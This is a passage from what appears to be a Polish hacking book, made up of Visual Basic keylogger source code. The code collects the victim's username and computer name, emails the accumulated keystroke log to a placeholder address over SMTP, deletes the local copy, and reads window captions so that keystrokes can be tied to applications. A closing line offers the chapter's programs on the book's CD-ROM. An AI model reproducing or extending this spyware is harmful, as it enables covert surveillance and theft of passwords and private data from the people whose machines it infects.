If lfilesize >= 4000 Then
Text2 = ""
inform
Open logfile For Input As #1
While Not EOF(1)
Input #1, txtlog
DoEvents
Text2 = Text2 & vbCrLf & txtlog
Wend
Close #1
txtstatus = ""
    Call StartWinsock("")
   success = smtp("mail.smtpserver.net", "25", "ktos@serwer_poczty.com",
     "ktos@serwer_poczty.com", "log file", "Tigerlog",
     "ktos@serwer_poczty.com", "l o g f i l e", Text2)
'wysyła zawartość dziennika do ktos@serwer_poczty.com
If success = 1 Then
Kill logfile
End If
    Call closesocket(mysock)
End If
End Sub

   Public Sub FormOntop(FormName As Form)
       Call SetWindowPos(FormName.hWnd, HWND_TOPMOST, 0&, 0&, 0&, 0&, flags)
End Sub

   Function GetCaption(WindowHandle As Long) As String
    Dim Buffer As String, TextLength As Long
       TextLength& = GetWindowTextLength(WindowHandle&)
    Buffer$ = String(TextLength&, 0&)
       Call GetWindowText(WindowHandle&, Buffer$, TextLength& + 1)
    GetCaption$ = Buffer$
End Function

Sub inform()
    Dim szUser As String * 255
    Dim vers As String * 255
    Dim lang, lReturn, comp As Long
    Dim s, x As Long
    lReturn = GetUserName(szUser, 255)
    comp = GetComputerName(vers, 1024)
    Text2 = "Username- " & szUser
    Text2 = Text2 & vbCrLf & "Computer Name- " & vers
   End Sub
```

Pokazane w tym rozdziale programy i towarzyszące pliki modułów są dostępne na dołączonym do tej książki CD-ROM-ie.